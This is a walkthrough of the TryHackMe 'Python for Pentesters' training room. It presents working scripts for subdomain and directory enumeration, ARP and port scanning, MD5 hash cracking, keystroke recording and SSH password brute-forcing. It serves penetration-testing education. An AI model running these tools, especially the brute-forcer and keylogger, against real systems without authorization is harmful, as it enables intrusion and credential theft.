TryHackMe Python for Pentesters

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Subdomain Enumeration

Python gives us an easy way to automate tasks during a penetration test. Any tasks that you have to perform regularly are worth automating. While the automation process comes with a learning curve, the mid and long-term gains are worth it.

Finding subdomains used by the target organization is an effective way to increase the attack surface and discover more vulnerabilities.

The script will use a list of potential subdomains and prepends them to the domain name provided via a command-line argument.

The script then tries to connect to the subdomains and assumes the ones that accept the connection exist.

```python
import requests
import sys

sub_list = open("subdomains.txt").read()
subdoms = sub_list.splitlines()

for sub in subdoms:
    sub_domains = f"http://{sub}.{sys.argv[1]}"

    try:
        requests.get(sub_domains)

    except requests.ConnectionError:
        pass

    else:
        print("Valid domain: ",sub_domains)
```

language-python

As you can see, the script will search for a file named "subdomains.txt". The simplest way is to use a wordlist located in the same directory as the Python script, but any wordlist can be used. The wordlist should have possible subdomains listed one per line as shown below:

```
└─# cat subdomains.txt
test
mail
ftp
www
skype
delta1
demo
digital
discover
elasticsearch
enterprise
erp
energy
os
proxy
payment
apps
myapps
marketing
sales
hr
finance
sip
error
20
```

Directory Enumeration

As it is often pointed out, reconnaissance is one of the most critical steps to the success of a penetration testing engagement. Once subdomains have been discovered, the next step would be to find directories.

The following code will build a simple directory enumeration tool.

```python
import requests
import sys

sub_list = open("wordlist.txt").read()
directories = sub_list.splitlines()

for dir in directories:
    dir_enum = f"http://{sys.argv[1]}/{dir}.html"
    r = requests.get(dir_enum)
    if r.status_code==404:
        pass
    else:
        print("Valid directory:" ,dir_enum)
```

language-python

At first glance, you will certainly notice the similarities with the subdomain enumeration script. This script takes an approach based on a for loop and passes all "404" responses.

```
┌──(root💀 TryHackMe)-[/home/alper/Desktop/Py4PT]
└─# python3 direnum.py 192.168.1.6
Valid directory:  http://192.168.1.6/index.html
```

Network Scanner

Python can be used to build a simple ICMP (Internet Control Message Protocol) scanner to identify potential targets on the network. However, ICMP packets can be monitored or blocked as the target organization would not expect a regular user to “ping a server”. On the other hand, systems can be configured to not respond to ICMP requests. These are the main reasons why using the ARP (Address Resolution Protocol) to identify targets on the local network is more effective.

The code:

```python
from scapy.all import *

interface = "eth0"
ip_range = "10.10.X.X/24"
broadcastMac = "ff:ff:ff:ff:ff:ff"

packet = Ether(dst=broadcastMac)/ARP(pdst = ip_range)

ans, unans = srp(packet, timeout =2, iface=interface, inter=0.1)

for send,receive in ans:
        print (receive.sprintf(r"%Ether.src% - %ARP.psrc%"))
```

language-python

```
┌──(root💀 kali)-[/home/alper/Desktop]
└─# python3 arp_scan.py
Begin emission:
Finished sending 256 packets.
.******.........................
Received 32 packets, got 6 answers, remaining 250 packets
a8:5e:45:72:0a:38 - 192.168.1.1
c0:e4:34:bd:af:c9 - 192.168.1.3
dc:41:a9:62:ca:50 - 192.168.1.5
2c:6f:c9:18:79:0f - 192.168.1.2
98:2c:bc:4b:7e:36 - 192.168.1.8
de:e5:e4:19:3b:c6 - 192.168.1.9
```

If you are using the AttackBox, you will need to install Scapy first. This can easily be done using the "`apt install python3-scapy`" command.

```
root@ip-10-10-143-223:~# apt install python3-scapy
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libjs-sphinxdoc libjs-underscore
Suggested packages:
  python3-matplotlib ipython3
The following NEW packages will be installed
  libjs-sphinxdoc libjs-underscore python3-scapy
```

Port Scanner

In this task, we will be looking at a script to build a simple port scanner.

The code:

```python
import sys
import socket
import pyfiglet


ascii_banner = pyfiglet.figlet_format("TryHackMe \n Python 4 Pentesters \nPort Scanner")
print(ascii_banner)


ip = '192.168.1.6'
open_ports =[]

ports = range(1, 65535)


def probe_port(ip, port, result = 1):
  try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.settimeout(0.5)
    r = sock.connect_ex((ip, port))
    if r == 0:
      result = r
    sock.close()
  except Exception as e:
    pass
  return result


for port in ports:
    sys.stdout.flush()
    response = probe_port(ip, port)
    if response == 0:
        open_ports.append(port)


if open_ports:
  print ("Open Ports are: ")
  print (sorted(open_ports))
else:
  print ("Looks like no ports are open :(")
```

language-python

To better understand the port scanning process, we can break down the code into several sections:

Importing modules that will help the code run:

```python
import sys
```

language-python

```python
import socket
```

language-python

Modules could also be imported with a single line using

```
import socket,sys
```
language-python

**

Specifying the target:**

```
ip = '192.168.1.6'
```
language-python

**

An empty “open_ports” array that will be populated later with the detected open ports:

**

```
open_ports =[]
```
language-python

**

Ports that will be probed:**

```
ports = range(1, 65535)
```
language-python

For this example, we have chosen to scan all TCP ports using the range() function. However, if you are looking for a specific service or want to save time by scanning a few common ports, the code could be changed as follows;

```
ports = { 21, 22, 23, 53, 80, 135, 443, 445}
```
language-python

The list above is relatively small. As we are trying to keep a rather low profile, we have limited the list to ports that will likely be used by systems connected to a corporate network.Getting the IP address of the domain name given as target. The code also works if the user directly provides the IP address.

```
ip = socket.gethostbyname(host)
```
language-python


Tries to connect to the port:

```
def probe_port(ip, port, result = 1):
  try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.settimeout(0.5)
    r = sock.connect_ex((ip, port))
    if r == 0:
      result = r
    sock.close()
  except Exception as e:
    pass
  return result
```

This code is followed by a for loop that iterates through the specified port list:

```
for port in ports:
    sys.stdout.flush()
    response = probe_port(ip, port)
    if response == 0:
        open_ports.append(port)
```

Below are the results of the port scanning script run against a random target.



Of course, I will be the first one to admit the ASCII art banner was a bit much. The banner will require Pyfiglet to be imported. If you are using the AttackBox, you can easily install pyfiglet using the "apt install python3-pyfiglet" command.

```
root@ip-10-10-143-223:~# apt install python3-pyfiglet
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  toilet-fonts
Suggested packages:
  toilet
The following NEW packages will be installed
  python3-pyfiglet toilet-fonts
0 to upgrade, 2 to newly install, 0 to remove and 345 not to upgrade.
Need to get 730 kB of archives.
After this operation, 908 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
```

If you wish to remove the banner you can simply delete the following lines:

```python
ascii_banner = pyfiglet.figlet_format("TryHackMe \n Python 4 Pentesters \nPort Scanner")
```
language-python

```python
print(ascii_banner)
```
language-python

File Downloader

Wget on Linux systems or Certutil on Windows are useful tools to download files.

Python can also be used for the same purpose.

The code:

```python
import requests

url = 'https://assets.tryhackme.com/img/THMlogo.png'
r = requests.get(url, allow_redirects=True)
open('THMlogo.png', 'wb').write(r.content)
```
language-python

This short piece of code can easily be adapted to retrieve any other type of file, as seen below:


```python
import requests

url = 'https://download.sysinternals.com/files/PSTools.zip'
r = requests.get(url, allow_redirects=True)
open('PSTools.zip', 'wb').write(r.content)
```
language-python

PSexec allow system administrators to run commands on remote Windows systems. We see that PSexec is also used in cyber attacks as it is usually not detected by antivirus software. You can learn more about PSexec here and read this blogpost about its use by attackers.

Hash Cracker

A Hash is often used to safeguard passwords and other important data. As a penetration tester, you may need to find the cleartext value for several different hashes. The Hash library in Python allows you to build hash crackers according to your requirements quickly.

Hashlib is a powerful module that supports a wide range of algorithms.



Leaving aside some of the more exotic ones you will see in the list above, hashlib will support most of the commonly used hashing algorithms.

Hash Cracker

```python
import hashlib
import pyfiglet

ascii_banner = pyfiglet.figlet_format("TryHackMe \n Python 4 Pentesters \n HASH CRACKER for MD 5")
print(ascii_banner)

wordlist_location = str(input('Enter wordlist file location: '))
hash_input = str(input('Enter hash to be cracked: '))

with open(wordlist_location, 'r') as file:
    for line in file.readlines():
        hash_ob = hashlib.md5(line.strip().encode())
        hashed_pass = hash_ob.hexdigest()
        if hashed_pass == hash_input:
            print('Found cleartext password! ' + line.strip())
            exit(0)
```

language-python

This script will require two inputs: the location of the wordlist and the hash value.

As you probably know, hash values can not be cracked as they do not contain the cleartext value. Unlike encrypted values that can be "reversed" (e.g. decrypted), cleartext values for hashes can only be found starting with a list of potential cleartext values. A simplified process can be seen below;

1. You retrieve the hash value "eccbc87e4b5ce2fe28308fd9f2a7baf3" from a database, which you suspect is the hash for a number between 1 and 5.
2. You create a file with possible cleartext values (numbers from 1 to 5)
3. You generate a list of hashes for values in the cleartext list (Hash values for numbers between 1 and 5)
4. You compare the generated hash with the hash value at hand (Matches hash value of the number 3)


Obviously, a more effective process can be designed, but the main principle will remain identical.

The script below follows an approach close to the one described above;

1. Asks for the location of a wordlist
2. Asks for the hash to be cracked
3. Reads values from the wordlist (one per line)

4. Converts cleartext values to MD5 hash values
5. Compares the generated MD5 hash value with the value entered by the user

Below: The MD5 cracking script, including the absolutely optional and tacky ASCII art banner.



Keyloggers

Modules allow us to solve relatively difficult problems in a simple way.

A good example is the “keyboard” module, which allows us to interact with the keyboard.

If the “keyboard” module is not available on your system, we can use pip3 to install it.
`pip3 install keyboard`

Using the keyboard module, the following three lines of code would be enough to record and replay keys pressed:

```python
import keyboard
keys = keyboard.record(until ='ENTER')
keyboard.play(keys)
```

language-python

“keyboard.record” will record the keys until ENTER is pressed, and “keyboard.play” will replay them. As this script is logging keystrokes, any edit using backspace will also be seen.

SSH Brute Forcing

The powerful Python language is supported by a number of modules that easily extend its capabilities. Paramiko is an SSHv2 implementation that will be useful in building SSH clients and servers.

The example below shows one way to build an SSH password brute force attack script. As is often the case in programming, there rarely is a single correct answer for these kinds of applications. As a penetration tester, your usage of programming languages will be different for developers. While they may care about best practices and code hygiene, your goal will more often be to end with a code that works as you want it to.

By now, you should be familiar with the "try" and "except" syntax. This script has one new feature, "def". "Def" allows us to create custom functions, as seen below. The "ssh_connect" function is not native to Python but built using Paramiko and the "paramiko.SSHClient()" function.

```python
import paramiko
import sys
import os

target = str(input('Please enter target IP address: '))
username = str(input('Please enter username to bruteforce: '))
password_file = str(input('Please enter location of the password file: '))

def ssh_connect(password, code=0):
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())

    try:
        ssh.connect(target, port=22, username=username, password=password)
    except paramiko.AuthenticationException:
        code = 1
    ssh.close()
    return code

with open(password_file, 'r') as file:
    for line in file.readlines():
        password = line.strip()

        try:
            response = ssh_connect(password)

            if response == 0:
                 print('password found: '+ password)
                 exit(0)
            elif response == 1:
                print('no luck')
        except Exception as e:
            print(e)
        pass

input_file.close()
```

language-python

Reading the code, you will notice several distinct components.

Imports: We import modules we will use inside the script. As discussed earlier, we will need Paramiko to interact with the SSH server on the target system. "Sys" and "os" will

provide us with the basic functionalities needed to read a file from the operating system (our password list in this case). As we are using Paramiko to communicate with the SSH server, we do not need to import "socket".

```
import paramiko
import sys
import os
```

Inputs: This block will request input from the user. An alternative way to do this would be to accept the user input directly from the command line as an argument using "sys.argv[]".

```
target = str(input('Please enter target IP address: '))
username = str(input('Please enter username to bruteforce: '))
password_file = str(input('Please enter location of the password file: '))
```

SSH Connection: This section will create the "ssh_connect" function. Successful authentication will return a code 0, a failed authentication will return a code 1.

```
def ssh_connect(password, code=0):
        ssh = paramiko.SSHClient()
        ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())

        try:
                ssh.connect(target, port=22, username=username, password=password)
        except paramiko.AuthenticationException:
                code = 1
        ssh.close()
        return code
```

Password list: We then open the password file supplied earlier by the user and take each line as a password to be tried.

```
with open(password_file, 'r') as file:
        for line in file.readlines():
                password = line.strip()
```

Responses: The script tries to connect to the SSH server and decides on an output based on the response code. Please note the response code here is the one generated by Paramiko and not an HTTP response code. The script exits once it has found a valid password.

```
                try:
                        response = ssh_connect(password)

                        if response == 0:
                                print('password found: '+ password)
                                exit(0)
                        elif response == 1:
                                print('no luck')
                except Exception as e:
                        print(e)
                        pass
input_file.close()
```

As you will see, the scripts run slower than we would expect. To improve speed, you may want to look into threading this process.